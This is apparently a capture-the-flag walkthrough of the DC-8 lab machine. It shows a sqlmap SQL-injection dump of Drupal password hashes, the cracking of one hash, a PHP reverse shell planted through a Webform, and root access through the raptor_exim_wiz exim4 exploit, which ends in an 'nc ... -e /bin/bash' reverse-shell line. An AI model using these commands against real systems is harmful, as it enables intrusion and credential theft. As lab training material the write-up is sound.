DC~8


IP : 192.168.56.71

Open Ports : 22,80

On connection with ssh prompt for Verification Code

```
root@CyberKnight:~/Desktop/VH/DC8# ssh 192.168.56.71
Verification code: _
```

Found SQL Injection in Drupal web CMS



command to dump password hashes : sqlmap --url 'http://192.168.56.71/?nid=1' -D d7db -T users --dump

Found two username and password hash

admin - dc8blah@dc8blah.org - SD2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3lCg5z

john - john@blahsdfsfd.org - SDqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF


I save the password hash in a file and run john with nmap.lst wordlist on it and found 1 hash cracked

```
root@CyberKnight:~/Desktop/VH/DC8# john hash -w:/usr/share/wordlists/nmap.lst
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
turtle           (?)
```


john : turtle

I login to Drupal with those credential

URL : http://192.168.56.71/?q=user/login



Webform have a feature or vulnerability of creating form with php filter, I used this feature and place php reverse shell but a line of text is compulsory above php code to successfully execution of php code.



After submitting form at contact us I got reverse shell on my nc listener

On post enumeration I found SUID bit is enable for exim4

```
www-data@dc-8:/$ find / -perm -u=s -ls 2>/dev/null
      50     52 -rwsr-xr-x   1 root     root        50040 May 17  2017 /usr/bin/chfn
      53     76 -rwsr-xr-x   1 root     root        75792 May 17  2017 /usr/bin/gpasswd
      51     40 -rwsr-xr-x   1 root     root        40504 May 17  2017 /usr/bin/chsh
      54     60 -rwsr-xr-x   1 root     root        59680 May 17  2017 /usr/bin/passwd
   16361    140 -rwsr-xr-x   1 root     root       140944 Jun  5  2017 /usr/bin/sudo
    3067     40 -rwsr-xr-x   1 root     root        40312 May 17  2017 /usr/bin/newgrp
   16320    996 -rwsr-xr-x   1 root     root      1019656 Jun 14  2017 /usr/sbin/exim4
   12868    432 -rwsr-xr-x   1 root     root       440728 Jun 18  2017 /usr/lib/openssh/ssh-keysign
    7909     12 -rwsr-xr-x   1 root     root        10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
   12214     44 -rwsr-xr--   1 root     messagebus    42992 Jul 30  2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
  263191     60 -rwsr-xr-x   1 root     root          61240 Nov 10  2016 /bin/ping
  263002     40 -rwsr-xr-x   1 root     root          40536 May 17  2017 /bin/su
  262964     32 -rwsr-xr-x   1 root     root          31720 Mar 22  2017 /bin/umount
  262409     44 -rwsr-xr-x   1 root     root          44304 Mar 22  2017 /bin/mount
```

exim4 exploit url : https://raw.githubusercontent.com/0xdea/exploits/master/linux/raptor_exim_wiz

command : $ ./raptor_exim_wiz -m netcat

according to the description -m netcat give command execution

```
# $ ./raptor_exim_wiz -m setuid
# Preparing setuid shell helper...
# Delivering setuid payload...
# [...]
# Waiting 5 seconds...
# -rwsr-xr-x 1 root raptor 8744 Jun 16 13:03
# # id
# uid=0(root) gid=0(root) groups=0(root)
#
# Usage (netcat method):
# $ id
# uid=1000(raptor) gid=1000(raptor) groups=1
# $ ./raptor_exim_wiz -m netcat
# Delivering netcat payload...
# Waiting 5 seconds...
# localhost [127.0.0.1] 31337 (?) open
# id
# uid=0(root) gid=0(root) groups=0(root)
#
```

I used command execution to take reverse shell with nc and got root FLAG, flag.txt

```
www-data@dc-8:/tmp$ ./raptor_exim_wiz -m netcat

raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>

Delivering netcat payload...
220 dc-8 ESMTP Exim 4.89 Sat, 21 Sep 2019 04:13:52 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1iBNPk-0000cM-3o
221 dc-8 closing connection

Waiting 5 seconds...
localhost [127.0.0.1] 31337 (?) open
nc 192.168.56.1 443 -e /bin/bash
```

```
root@CyberKnight:/tmp# nc -lvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.71.
Ncat: Connection from 192.168.56.71:51960.
id
uid=0(root) gid=113(Debian-exim) groups=113(Debian-exim)
```

flag.txt


Brilliant - you have succeeded!!!
888 888 888 888 888 888 8888888b. 888 888 888 888
888 o 888 888 888 888 888 "Y88b 888 888 888 888
888 d8b 888 888 888 888 888 888 888 888 888 888
888 d888b 888 .d88b. 888 888 888 888 .d88b. 88888b. .d88b. 888 888 888 888
888d88888b888 d8P Y8b 888 888 888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
88888P Y88888 88888888 888 888 888 888 888 888 888 888 88888888 Y8P Y8P Y8P Y8P
8888P Y8888 Y8b. 888 888 888 888 .d88P Y88..88P 888 888 Y8b. " " " "
888P Y888 "Y8888 888 888 8888888P" "Y88P" 888 888 "Y8888 888 888 888 888
Hope you enjoyed DC-8. Just wanted to send a big thanks out there to all those
who have provided feedback, and all those who have taken the time to complete these little
challenges.
I'm also sending out an especially big thanks to:
@4nqr34z
@D4mianWayne
@0xmzfr
@theart42
This challenge was largely based on two things:
1. A Tweet that I came across from someone asking about 2FA on a Linux box, and whether it was worthwhile.
2. A suggestion from @theart42
The answer to that question is...
If you enjoyed this CTF, send me a tweet via @DCAU7.